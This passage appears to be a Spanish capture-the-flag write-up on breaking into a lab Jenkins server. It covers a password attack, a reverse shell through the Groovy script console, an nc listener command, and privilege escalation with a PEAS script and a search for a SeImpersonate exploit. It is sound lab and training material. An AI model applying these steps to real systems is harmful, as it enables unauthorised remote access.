
- Aplicamos reglas para que las mayúsculas se conviertan en minúsculas



- Procedemos a realizar el ataque




- Visualizamos los diferentes ataques que realiza




3.5 Ingresando a Jenkins

- Con la contraseña y usuario encontrado, ingresamos a Jenkins





- Navegamos un buen rato y nos topamos con una consola de tipo Groovy:

  Consola que permite ejecutar comandos a través de lenguaje java




Misma que pudimos obtener información






- Ahora quería saber que directorios encontramos, pero nos reflejo error y nos damos cuenta que no es accesible a todo comando

3.5.1 *Aplicando Revershell*



- Como no pudimos acceder a directorios, realizaremos una revershell con la ayuda de la página de revershell.com




- Levantamos el puerto de escucha en Kali Linux

```
┌──(hmstudent㉿hmstudent)-[~/jenkins/192.168.100.122]
└─$ nc -lvp 4235
listening on [any] 4235 ...
```

- Pegamos el código en groovy que fue creado con la página de revershells.com e iniciamos

- ¡Ya estamos dentro! Tenemos un acceso remoto





```
C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>
```


3.5.1.1 Bandera 1

- Procedemos a buscar la primera bandera moviéndonos en los directorios
- Salimos de Jenkins para ingresar a los usuarios

- Buscamos la bandera



- Bandera1 capturada ahora vemos el contenido de la bandera 1




3.5.2 *Escala de Privilegios*


- Procedemos a la escala de privilegios con linpeas para WINDOWS para buscar la segunda bandera

3.5.2.1 Linpeas


- Descargamos linpeas



- Copiamos al área de trabajo




- Para pasarlo a la máquina debemos levantar un servidor para pasar cualquier linpeas de extensión ya sea bat o exe.
- En el Windows descargamos




- Verificamos la descarga

- Ejecutamos el programa




- Buscando entre todo esto, localizamos un servicio instalado




- Es un proceso que se está autoejecutando donde hay un espacio para modificar procesos en el

3.5.3 *Buscando sploit para Impersonate a client after authenti*

- Con el comando whoami /priv visualizamos los privilegios del usuario logeado y encontramos varios habilitados y buscamos un sploit específicamente para este servicio

